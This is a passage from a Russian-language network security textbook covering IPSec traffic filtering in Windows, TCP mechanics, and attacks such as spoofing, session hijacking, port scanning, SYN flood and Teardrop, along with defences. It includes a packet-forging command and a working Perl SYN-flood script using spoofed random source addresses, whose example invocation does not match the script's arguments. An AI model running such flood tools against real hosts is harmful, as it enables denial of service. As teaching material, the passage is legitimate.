Нажимаем кнопку **OK**. Фильтр наш готов, но необходимо теперь определить действия, которые он будет производить. Переключаемся на закладку **Управление действиями фильтра** и нажимаем кнопку **Добавить**. Снова откроется диалог мастера, нажимаем **Далее**. Указываем имя, например Block, идем дальше. В качестве действия выбираем переключатель **Блокировать**, нажимаем **Далее** и **Готово**. Фильтр создан, действие для него определено, нам осталось лишь создать политику и назначить ее. В окне консоли MMC щелкаем правой кнопкой мыши узел **Политики безопасности IP** и выбираем команду **Создать политику безопасности IP**. В открывшемся окне мастера нажимаем **Далее**, затем указываем имя для политики, например Политика_HTTP_HTTPS, нажимаем **Далее**. Снимаем флажок **Использовать правило по умолчанию**, щелкаем **Далее** и **Готово**. В окне свойств политики нажимаем кнопку **Добавить**.

Нажимаем **Далее**, оставляем переключатель в положении **Это правило не определяет туннель**, идем дальше. Тип сети – указываем **Все сетевые подключения**, нажимаем **Далее**. Теперь необходимо выбрать фильтр из списка.

Выбираем созданный нами фильтр Трафик_HTTP_HTTPS (слева должна появиться точка в кружке), щелкаем кнопку **Далее**. Таким же образом выбираем действие для фильтра – Политика_HTTP_HTTPS, щелкаем **Далее** и **Готово**. Теперь в правой панели консоли MMC появится созданная политика с именем Политика_HTTP_HTTPS.

Все, что осталось сделать, – назначить ее. Для этого выполняем правый щелчок мышью на названии и выбираем команду **Назначить**. Для проверки осталось запустить браузер. Если все было сделано правильно, картина должна быть такой (рис. 2.33):




Рис. 2.33. *Управление действиями фильтра*

В результате выполненных ранее действий мы запретили использование веб-трафика. Теперь добавим фильтр, который будет разрешать подключения к некоторым узлам интернета. Например, мы позволим браузеру просмотр узла www.microsoft.com. Для этого в нашей консоли MMC дважды щелкаем название политики Политика_HTTPS_HTTPS. В окне свойств нажимаем кнопку **Добавить**, затем двойным щелчком выберем фильтр Трафик_HTTP_HTTPS. На вкладке **Список фильтров** нажимаем кнопку **Добавить**. Указываем имя для нового фильтра, например www.microsoft.com, жмем **Добавить**, **Далее**, в качестве источника пакетов оставляем **Мой IP-адрес**, щелкаем кнопку **Далее**. В качестве адреса назначения выберем строку **Определенное DNS-имя**, а в поле **Имя узла** введем www.microsoft.com. Нажимаем **Далее**.

Появится предупреждение о том, что в фильтре вместо DNS-имени www.microsoft.com будет использован IP-адрес 207.46.197.32. Соглашаемся, нажав

кнопку **Да**, затем указываем тип протокола – TCP, выбираем переключатель **На этот порт** и указываем его номер – 80. Жмем **Далее**, **Готово** и **OK**. Теперь определяем действие фильтра – переходим на одноименную закладку и выбираем параметр **Разрешить**.

Сейчас фильтр состоит из двух фильтров: один запрещает весь http-трафик, другой разрешает соединения с определенным IP-адресом. Все это выглядит примерно так:




Рис. 2.34. *Настройки фильтров*

Этот пример также и показывает одно из существенных отличий между применением «нормального» межсетевого экрана и фильтрации с помощью IPSec: использование IPSec не позволяет задать порядок следования или приоритет фильтра. Впрочем, работать он все равно будет. Осталось закрыть все диалоговые окна и проверить это.

Теперь при переходе на www.microsoft.com (и только него!) браузер должен отобразить содержание этого узла. Обратите внимание, что ресурсы, расположенные на другом хосте (например, рекламные баннеры), не отображаются, – они также фильтруются примененной политикой IPSec.

Подобным же образом вы можете создать собственные необходимые фильтры и применить их.

2.3.28. Заключение

Завершая тему безопасности на сетевом уровне, хотелось бы подвести некоторый итог. Протоколы маршрутизации, используемые как в локальных сетях,

так и в глобальной сети Интернет, подвержены различным атакам. Для предотвращения данных атак необходимо воспользоваться штатным функционалом данных протоколов или же применить дополнительные средства. Конечно, штатных средств защиты, используемых протоколами, не всегда бывает достаточно, поэтому зачастую необходимо применять дополнительные средства защиты, такие как протокол IPSec, который позволяет обеспечить конфиденциальность передаваемой информации на сетевом уровне.

Теперь перейдем к транспортному уровню.

2.4. Атаки на транспортном уровне

На транспортном уровне используются два основных протокола – TCP и UDP. Обсуждение атак на транспортном уровне начнем с TCP.

2.4.1. Транспортный протокол TCP

Транспортный протокол на сегодняшний день является наиболее распространенным средством транспортировки трафика. Прежде всего рассмотрим механизм действия протокола.

В отличие от протокола UDP, который может сразу же начать передачу пакетов, о котором мы поговорим чуть позже, TCP устанавливает соединения, которые должны быть созданы перед передачей данных. TCP-соединение можно разделить на три стадии:

- установка соединения;
- передача данных;
- завершение соединения.

Сеанс протокола TCP может иметь одно из следующих состояний:

- **CLOSED** – начальное состояние узла. Фактически фиктивное;
- **LISTEN** – сервер ожидает запросов установления соединения от клиента;
- **SYN-SENT** – клиент отправил запрос серверу на установление соединения и ожидает ответа;
- **SYN-RECEIVED** – сервер получил запрос на соединение, отправил ответный запрос и ожидает подтверждения;
- **ESTABLISHED** – соединение установлено, идет передача данных;
- **FIN-WAIT-1** – одна из сторон (назовем ее узел-1) завершает соединение, отправив сегмент с флагом FIN;
- **CLOSE-WAIT** – другая сторона (узел-2) переходит в это состояние, отправив, в свою очередь, сегмент ACK, и продолжает одностороннюю передачу;
- **FIN-WAIT-2** – узел-1 получает ACK, продолжает чтение и ждет получения сегмента с флагом FIN;
- **LAST-ACK** – узел-2 заканчивает передачу и отправляет сегмент с флагом FIN;
- **TIME-WAIT** – узел-1 получил сегмент с флагом FIN, отправил сегмент с флагом ACK и ждет 2*MSL секунд перед окончательным закрытием соединения;

- **CLOSING** – обе стороны инициировали закрытие соединения одновременно: после отправки сегмента с флагом FIN узел-1 также получает сегмент FIN, отправляет ACK и находится в ожидании сегмента ACK (подтверждения на свой запрос о разъединении).

Установка соединения

Начало сеанса TCP принято называть «тройным рукопожатием» (three-way handshake). Оно состоит из трех шагов.

1-й шаг. Клиент, который намеревается установить соединение, посылает серверу сегмент с номером последовательности и флагом SYN.

Сервер получает сегмент, запоминает номер последовательности и пытается создать сокет (буферы и управляющие структуры памяти) для обслуживания нового клиента.

В случае успеха сервер посылает клиенту сегмент с номером последовательности и флагами SYN и ACK и переходит в состояние SYN-RECEIVED.

В случае неудачи сервер посылает клиенту сегмент с флагом RST.

2-й шаг. Если клиент получает сегмент с флагом SYN, то он запоминает номер последовательности и посылает сегмент с флагом ACK.

Если он одновременно получает и флаг ACK (что обычно и происходит), то он переходит в состояние ESTABLISHED.

Если клиент получает сегмент с флагом RST, то он прекращает попытки соединиться.

Если клиент не получает ответа в течение 10 секунд, то он повторяет процесс соединения заново.

3-й шаг. Если сервер в состоянии SYN-RECEIVED получает сегмент с флагом ACK, то он переходит в состояние ESTABLISHED.

В противном случае после тайм-аута он закрывает сокет и переходит в состояние CLOSED.

Процесс называется «тройным рукопожатием», так как, несмотря на то что возможен процесс установления соединения с использованием 4 сегментов (SYN в сторону сервера, ACK в сторону клиента, SYN в сторону клиента, ACK в сторону сервера), на практике для экономии времени используется три сегмента.

Приемник при обмене данными использует номер последовательности, содержащийся в получаемых сегментах, для восстановления их исходного порядка. Затем приемник уведомляет передающую сторону о номере последовательности, до которой он успешно получил данные, включая его в поле «номер подтверждения». Все получаемые данные, относящиеся к промежутку подтвержденных последовательностей, игнорируются. Если полученный сегмент содержит номер последовательности больший, чем ожидаемый, то данные из сегмента буферизируются, но номер подтвержденной последовательности не изменяется. Если впоследствии будет принят сегмент, относящийся к ожидаемому номеру последовательности, то порядок данных будет автоматически восстановлен, исходя из номеров последовательностей в сегментах.

Во избежание ситуации, когда передающая сторона отправляет данные интенсивнее, чем их может обработать приемник, TCP содержит средства управления потоком. Для этого используется поле «окно». В сегментах, направляемых от приемника передающей стороне, в поле «окно» указывается

текущий размер приемного буфера. Передающая сторона сохраняет размер окна и отправляет данных не более, чем указал приемник. Если приемник указал нулевой размер окна, то передача данных в направлении этого узла не происходит до тех пор, пока приемник не сообщит о большем размере окна.

Также возможны ситуации, когда передающее приложение может явно затребовать протолкнуть данные до некоторой последовательности принимающему приложению, не буферизируя их. Для этого используется флаг PSH. Если в полученном сегменте обнаруживается флаг PSH, то реализация TCP отдает все буферизированные на текущий момент данные принимающему приложению. «Проталкивание» может использоваться, например, в интерактивных приложениях. В сетевых терминалах нет смысла ожидать ввода пользователя, после того как он закончил набирать команду. Поэтому последний сегмент, содержащий команду, обязан содержать флаг PSH, чтобы приложение на принимающей стороне смогло начать ее выполнение.

Завершение соединения

Завершение соединения можно рассмотреть в три этапа:

1) посылка серверу от клиента флагов FIN и ACK на завершение соединения;
2) сервер посылает клиенту флаги ответа ACK, FIN, что соединение закрыто;
3) после получения этих флагов клиент закрывает соединение и в подтверждение отправляет серверу ACK, что соединение закрыто.

Кратко принцип работы протокола представлен на следующем рисунке (рис. 2.35).




Рис. 2.35. *Работа протокола TCP*

2.4.2. Известные проблемы

Перед тем как перейти к непосредственному описанию атак на TCP, стоит упомянуть об известной проблеме, существующей в протоколе TCP, – максимальном размере сегмента.

В TCP требуется явное указание максимального размера сегмента (параметр MSS), в случае если виртуальное соединение осуществляется через сегмент сети, где максимальный размер блока (MTU) менее, чем стандартный MTU Ethernet (1500 байт).

При этом в протоколах туннелирования, таких как GRE, IPIP, а также PPPoE MTU туннеля меньше, чем стандартный, поэтому сегмент TCP максимального размера имеет длину пакета больше, чем MTU. Поскольку фрагментация в подавляющем большинстве случаев запрещена, то такие пакеты отбрасываются.

Проявление этой проблемы выглядит как «зависание» соединений. При этом «зависание» может происходить в произвольные моменты времени, а именно тогда, когда отправитель использовал сегменты длиннее допустимого размера.

Для решения этой проблемы на маршрутизаторах применяются правила межсетевого экранирования, добавляющие параметр MSS во все пакеты, инициирующие соединения, чтобы отправитель использовал сегменты допустимого размера.

MSS может также управляться параметрами операционной системы.

2.4.3. Атаки на TCP

Вот мы разобрались с тем, как работает протокол TCP. Теперь поговорим о возможных атаках на протокол TCP. Сразу хочу отметить, что все приведенные атаки хорошо известны, и в большинстве моделей сетевого оборудования существуют механизмы для эффективной защиты. Однако эти механизмы далеко не всегда используются по своему назначению.

2.4.4. IP-spoofing

Для лучшего понимания приведенного далее материала определимся с некоторыми понятиями. Сегментом будем называть единицу данных протокола TCP, сессией – передачу данных в рамках одного соединения. Sequence number (последовательный номер) – это число, обозначающее номер первого байта в сегменте. Его используют для отслеживания потока данных между отправителем и получателем в конкретной сессии. Acknowledgement number (номер подтверждения) – это число, равное полученному sequence number +1, оно обозначает номер следующего байта, ожидаемого данной стороной от ее собеседника.

Далее рассмотрим небольшой пример, который позволит лучше понять суть атаки.

Допустим, что некий пользователь А устанавливает TCP-соединение с пользователем Б, а злоумышленник пользователь Е пытается вторгнуться в их «разговор», то есть осуществить атаку «человек посередине».

Цель этой атаки состоит в том, чтобы выдать себя за другую систему. Затем пользователь Е будет отсылать пользователю А пакеты, словно бы это делает пользователь Б. На схеме ниже легальное соединение представлено черным цветом, а обмен с участием злоумышленника – красным (рис. 2.36).

Осуществление атаки происходит путем угадывания sequence number (номера последовательности) Б при установлении соединения между пользователями А и Б.




Рис. 2.36. *Схема сетевого взаимодействия*

На основе знаний о конкретной реализации TCP/IP можно предсказать, какой acknowledgement number будет выслан нашим пользователем Б на втором шаге установки соединения. Далее пользователю Е необходимо ввести систему Б в такое состояние, в котором она не сможет отвечать на сетевые запросы. Сделать это можно несколькими способами, например дождаться перезагрузки системы данного пользователя (это самый простой способ, но он может оказаться трудно реализуемым, так как ждать перезагрузки, может быть, придется длительное время).

Затем злоумышленник Е попытается притвориться пользователем Б, для того чтобы получить доступ к системе пользователя А. Главное, что нужно сделать, для того чтобы А считал, что злоумышленник Е – это добропорядочный пользователь Б, – отправить его системе сегмент от имени Б с правильным acknowledgement number. Для этого Е может отправить пользователю А несколько сегментов, инициирующих соединение, с целью выяснения sequence number. Анализируя ответы пользователя А, взломщик Е может предсказать, какой sequence number будет указан в следующем сегменте от А.

Далее Е посылает пользователю А сегмент с запросом на соединение, где в качестве обратного адреса указывает адрес пользователя Б.

Пользователь А ответит сегментом с sequence number, который взломщик Е может предсказать, но адресован этот сегмент пользователю Б. Ни сам Б, ни злоумышленник Е этого сегмента не получит.

Злоумышленник Е может отправить пользователю А сегмент с acknowledgement number = предсказанный sequence number A + 1. Если догадка Е относительно sequence number оказалась верной, то соединение считается установленным.

Если пользователи А и Е находятся в одной сети, то задача предсказания sequence number упрощается. Наш взломщик Е может отправить честному пользователю А сегмент от имени Б с целью установления соединения и, перехватив ответный сегмент от А, узнать его sequence number.

Теперь взломщик Е может сделать все, что ему позволяют права доступа на данной машине, например нанести ущерб или скопировать информацию.

Существуют простые методы защиты от IP-spoofing, но против квалифицированного злоумышленника они не сработают, также отслеживание атаки усложняется, если она осуществляется изнутри вашей сети. Например, сигналом IP-spoofing могут быть пакеты с адресами из вашей сети, однако пришедшие извне. Но как говорилось выше, злоумышленник может находиться в вашей сети. Отслеживание пакетов от систем, которые находятся в недоступном состоянии, также не всегда успешно, так как злоумышленник может имитировать работу, отвечая на ICMP-пакеты.

Для подделки TCP-пакетов можно воспользоваться набором утилит, входящих в состав Kali. Например, с помощью утилиты Nemesis. В примере ниже от имени узла 1.1.1.1 с портом 1001 передаются пакеты на узел 2.2.2.2 с портом 1002.

```
root@kali: nemesis tcp –D 2.2.2.2 –y 1002 –S 1.1.1.1 –x 1001
```

Поскольку ключевой элемент атаки – угадывание sequence number, то в защите от IP-spoofing может помочь использование криптографически стойкого алгоритма генерации псевдослучайных чисел для генерации sequence number.

Шифрование TCP-потока криптографически стойким алгоритмом – наверное, наиболее традиционный способ решения проблемы IP-spoofing.

2.4.5. TCP hijacking

Эта атака объединяет в себе подслушивание трафика и IP-spoofing.

Главная задача злоумышленника – привести соединение своих жертв в так называемое десинхронизованное состояние, то есть такое состояние, при котором соединение считается установленным, но acknowledgement number не совпадает с ожидаемым значением одной из сторон.

Для приведения в десинхронизированное состояние существует два способа: ранняя десинхронизация и десинхронизация нулевыми данными.

Вернемся к нашим пользователям из прошлого примера. Пользователь А пытается установить соединение с Б, а злоумышленник Е прослушивает сегмент сети, по которому будут проходить пакеты этой сессии.

Отметим, что возможность прослушивания сегмента сети, по которому проходят интересующие злоумышленника пакеты, является необходимым условием для осуществления этой атаки. То есть злоумышленник должен иметь доступ к машине, через которую проходит сетевой поток, и обладать достаточными правами на ней, чтобы генерировать и перехватывать IP-пакеты.

Итак, пользователь А отправляет Б сегмент с некоторым (sequence number) A1, и поле code bit имеет значение SYN (т. е. запрос на соединение).

Пользователь Б отвечает сегментом с нужным (acknowledgement number)1 и своим (sequence number)B1.

Пользователь А подтверждает получение сегментом с acknowledgement number =(sequence number)B1+1.

В этот момент взломщик Е посылает Б сегмент от имени А, в котором в поле code bit установлено значение RST (Reset the connection) и sequence number имеет некоторое значение (sequence number)A2. И сразу же вслед за этим сегментом – другой сегмент, от имени пользователя А, с запросом на установление соединения.

Б сбросит первую сессию и откроет новую, на том же порту, но другим значением sequence number = (sequence number)A3.

Далее он отправит А сегмент с acknowledgement number и своим (sequence number)B2, но пользователь А этот сегмент проигнорирует, он для него неприемлем.

Затем А отправит Б ACK-сегмент и в свою очередь получит от пользователя Б ACK-сегмент, так как то, что он получил от А, для него также неприемлемо. И так до бесконечности.

Возникает явление, называемое ACK-буря. Но поскольку возможна потеря пакетов, то буря утихнет через какое-то время.

А вот злоумышленник Е пошлет пользователю Б сегмент от имени А с acknowledgement number = (sequence number)B2 + 1, т. е. с тем, который Б ждет. Пользователи А и Б будут считать, что между ними установлено соединение, однако оно десинхронизировано.

По сути, злоумышленник вмешается в уже установленную сессию и получит IP-адрес легального клиента. При этом самому клиенту можно послать флаг завершения сеанса, а можно воспользоваться атакой SYN-flood, которая будет представлена чуть дальше.




Рис. 2.37. *Атака SYN-flood*

2.4.6. Десинхронизация нулевыми данными

В этом случае взломщик Е дожидается момента, когда пользователи А и Б не обмениваются данными, и посылает пользователю А от имени Б сегмент с «нулевыми» данными и еще один сегмент для Б от имени А также с «нулевыми» данными.

Под «нулевыми» понимаются данные, которые будут проигнорированы на прикладном уровне, то есть приложение, которому они адресованы, не пошлет никаких данных в ответ.

Такой метод десинхронизации удобен для Telnet-соединений, потому что в этом случае время ожидания неактивности невелико. Сегмент с нулевыми данными может содержать некоторое число команд IAC NOP (нет операции).

Защититься от такой атаки можно, контролируя переход в десинхронизованное состояние, обмениваясь информацией о sequence number, acknow-

ledgement number. Но злоумышленник может менять эти значения, ведь он прослушивает пакеты. Более надежной защитой кажется отслеживание ACK-бурь.

Применение криптографически стойкого алгоритма для шифрования TCP потока – наиболее надежный способ защиты.

2.4.7. Сканирование сети

Цель этой атаки состоит в том, чтобы выяснить, какие компьютеры подключены к сети и какие сетевые сервисы на них запущены.

Первая задача в простейшем случае решается путем посылки Echo-сообщений протокола ICMP с помощью утилиты ping с последовательным перебором всех адресов сети или отправкой Echo-сообщения по широковещательному адресу.

Анализируя трафик и отслеживая Echo-сообщения, посылаемые за короткий промежуток времени всем узлам, можно выявить попытки сканирования. Чтобы не дать себя раскрыть, злоумышленник может растянуть отправку сообщений во времени. Вместо Echo-сообщений могут применяться TCP-сегменты с code bit RST, ответы на несуществующие DNS-запросы. Если злоумышленник получит в ответ ICMP Destination Unreachable пакет с кодом 1 (host unreachable), то, значит, тестируемый узел выключен или не подключен к сети.

Чтобы определить, какие сервисы запущены, нужно узнать, какие порты открыты, так как существует набор сервисов, за которыми закреплены определенные порты. Далее эту информацию можно использовать для осуществления атаки на более высоком уровне.

Для сканирования TCP-портов есть несколько способов. Самый простой – установление TCP-соединений с тестируемым портом. В этом случае появляется большое количество открытых и сразу прерванных соединений, поэтому атаку в такой реализации просто обнаружить.

Другой способ – так называемый half-open scanning (сканирование в режиме половинного открытия). В этом режиме злоумышленник отправляет сегмент с code bit SYN на тестируемый порт и ждет ответа. Если в качестве ответа пришел сегмент с code bit RST, то это значит, что порт закрыт, а если сегмент с code bit SYN, ACK – порт открыт.

Тогда злоумышленник отправит на этот порт сегмент с флагом RST. Так как соединение не было открыто, то обнаружить это сканирование гораздо сложнее.

И еще один способ заключается в том, чтобы отправлять сегменты с флагами FIN (no more data from sender), PSH (push function), URG (urgent pointer field significant) либо вообще с пустым полем code bit. Если порт закрыт, то в ответ придет сегмент с флагом RST, если ответа не будет, то порт открыт (так как такой сегмент просто проигнорируется).

Для сканирования сети существует множество различных инструментов. В состав дистрибутива Kali входит более десятка различных утилит. Помимо консольных утилит, можно также воспользоваться GUI-утилитой Autoscan Network, которая в оконном интерфейсе осуществит сканирование подсети на наличие доступных узлов.

2.4.8. SYN-флуд

Атака состоит в отправке большого числа сегментов с флагом SYN. Это число больше, чем атакуемый узел может обработать одновременно.

Цель – привести узел в состояние, когда он не сможет принимать запросы на открытие новых соединений, а в худшем случае «зависнет».

Рассмотрим действия злоумышленника подробнее.

От имени несуществующего отправителя злоумышленник посылает TCP-сегмент с флагом SYN. Атакуемый узел, получив сегмент, отвечает сегментом с флагами SYN, ACK и переводит сессию в состояние SYN_RECEIVED. Создается очередь соединений, которые находятся в состоянии SYN_RECEIVED. Если поступает сегмент-подтверждение, то есть сегмент с флагом ACK и нужным acknowledgment number, то соединение переходит в состояние ESTABLISHED; если подтверждения не поступает, то соединение удаляется из очереди. Время нахождения соединения со статусом SYN_RECEIVED в очереди варьируется в зависимости от операционной системы и может доходить до нескольких минут. Когда очередь соединений уже заполнена, а система получает новый запрос на установление соединения, то этот запрос игнорируется.

Обнаружить атаку несложно – невозможность соединиться с данным портом, большое число соединений в состоянии SYN_RECEIVED.

Для защиты существуют специальные механизмы, например TCP Intercept. При использовании этого механизма маршрутизатор не передает SYN-сегмент, пришедший из внешней сети, в защищаемую сеть, а сначала пытается сам установить соединение от имени получателя SYN-сегмента. Если это удается, то маршрутизатор устанавливает соединение с получателем от имени внешнего отправителя и далее действует как посредник, но так, что «собеседники» о нем не догадываются (рис. 2.38).




Рис. 2.38. *Принцип атаки*

Если скорость и количество поступающих на маршрутизатор SYN-сегментов увеличиваются, то он переходит в такой режим работы, при котором время ожидания ответа от отправителя SYN-сегмента резко уменьшается, и вновь прибывший SYN-сегмент «выталкивает» из очереди ранее полученный.

Сложнее обстоит дело с защитой, когда злоумышленник находится в вашей сети.

В этом случае советуют использовать программное обеспечение, которое позволяет установить максимальное число открываемых соединений и список разрешенных клиентов.

Для того чтобы проверить подверженность ваших систем данной атаке, можно воспользоваться следующим сценарием на языке Perl.

```
#!/usr/bin/perl

use Net::RawIP;

sub geraIP(){
$range = 255;
$iA = int(rand($range));
$iB = int(rand($range));
$iC = int(rand($range));
$iD = int(rand($range));

return $iA . "." . $iB . "." . $iC . "." . $iD;
}

sub attack(){
($dst,$port) = @ARGV;
$a = new Net::RawIP;
while(1) {
$src_port = rand(65534)+1;
$src = geraIP();
$a->set({ip => {saddr => $src,daddr => $dst},tcp => {source => $src_port,dest => $port, syn
=> 1}});
$a->send;
}
}
if($#ARGV == 1) {
attack();

} else {
print "Target Port\n";
}
```

Для запуска необходимо указать адреса источника, приемника и порт, для которых будет осуществляться атака.

```
root@kali: perl synflood.pl 192.168.1.193 192.168.1.1 80
```

2.4.9. Атака Teardrop

Эта атака использует слабое место в реализации процесса сборки фрагментов на хосте-получателе. С помощью специальной программы создаются фрагменты, в которых указанное во фрагментах смещение приводит к затиранию доставленных ранее данных. В результате при сборке таких фрагментов на хосте-получателе некоторые системы могут выйти из строя, зависнуть или начать перезагрузку.

Некорректная или неполная последовательность фрагментов по-прежнему опасна для некоторых хостов. Такое большое количество проблем объясняется тем, что хосты, маршрутизаторы и системы обнаружения вторжений должны учитывать множество аспектов фрагментации. Во-первых, следует проверить, все ли фрагменты последовательности получены. Во-вторых, необходимо проконтролировать, чтобы все фрагменты были правильно сформатированы (не

было замещения одних данных другими) и в совокупности размер данных всех фрагментов не превышал максимально допустимый размер дейтаграммы – 65 535 байт. И последнее, заголовки пакетов не должны передаваться по частям в различных фрагментах. Для выполнения указанных проверок требуются сборка пакетов и обнаружение вредоносных изменений, что в свою очередь связано с выделением памяти и ресурсов процессора на сетевом оборудовании. Однако данная атака представляет большую опасность, и необходимо обязательно принять меры по защите от нее, например с помощью средств предотвращения вторжений.




Рис. 2.39

2.4.10. Безопасность TCP

Рассмотрев типовые атаки на транспортном уровне, теперь поговорим о способах защиты от них. Начнем с IP-spofing.

Простейшим сигналом IP-spoofing будут служить пакеты с внутренними адресами, пришедшие из внешнего мира. Программное обеспечение маршрутизатора может предупредить об этом администратора. Однако не стоит обольщаться – атака может быть и изнутри вашей сети.

В случае использования более интеллектуальных средств контроля за сетью администратор может отслеживать (в автоматическом режиме) пакеты от систем, которые находятся в недоступном состоянии. Впрочем, что мешает крэкеру имитировать работу системы В ответом на ICMP-пакеты?

Какие способы существуют для защиты от IP-spoofing? Во-первых, можно усложнить или сделать невозможным угадывание sequence number (ключевой элемент атаки). Например, можно увеличить скорость изменения sequence number на сервере или выбирать коэффициент увеличения sequence number случайно (желательно, используя для генерации случайных чисел криптографически стойкий алгоритм).

